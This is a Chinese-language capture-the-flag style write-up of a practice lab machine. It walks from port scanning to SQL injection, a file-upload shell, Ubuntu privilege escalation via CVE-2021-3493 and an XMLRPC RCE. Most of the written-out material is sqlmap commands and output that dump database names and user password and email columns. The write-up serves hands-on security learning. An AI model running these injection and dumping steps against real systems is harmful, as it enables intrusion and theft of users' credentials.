信息收集

主机发现

端口扫描

开放了22,80,8000

服务识别

web.手工分析

search.php存在sqlinjection

-->遗漏:通过页面的上传功能提交shellcode

web.目录遍历

扫描后的目录

8000端口返回500,无法确定传参是什么->可以考虑暴力破解参数

漏洞发现


search.php可以sql注入；sqlmap注入成功,但是sql注入不熟悉

漏洞利用


GETSHELL

FU

通过上传shellcode,来获得shell



通过访问页面来获得shellcode的页面



SQLi

1.将请求header写进文件payload

2.sqlmap指定检测的参数

```
sqlmap -r payload -p query #payload是header,query是指定的参数
```

```
[11:42:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.1
[11:42:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192
```

3.查看数据库

```
sqlmap -r payload -p query --dbs
```


```
[11:43:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.1
[11:43:20] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] socialnetwork
[*] sys
```

4.查询指定数据库的表

```
sqlmap -r payload -p query -D users --tables #users是数据库
```

5.列查询

```
sqlmap -r payload -p query -D socialnetwork -T users --columns #users是数据库
```



6.提取数据库的内容

```
sqlmap -r payload -p query -D socialnetwork -T users -C user_password,user_email
#-C后面跟着是提取的列
```

以上的交互按回车即可,

不过即便登录后也没有获得更有用的信息

提权

CVE-2021-3493

先查看目标系统的版本详情

```
lsb_release -a
```

发现时unbuntu18.0.1有现成的CVE,去github下载,并提权成功

XMLRPC_RCE

发现在socnet存在monitor.py,并且这个app已经运行,进行源码审计;

然后自行进行编码解决

ref:

https://docs.python.org/3/library/xmlrpc.html

这台靶机的RPC挺有参考价值;

后渗透

暂时没做

总结

渗透方法

主机发现

端口扫描

SQLi

FI

蚂剑上线

XMLRPC_RCE

reverse

动态调试

漏洞利用和代码编写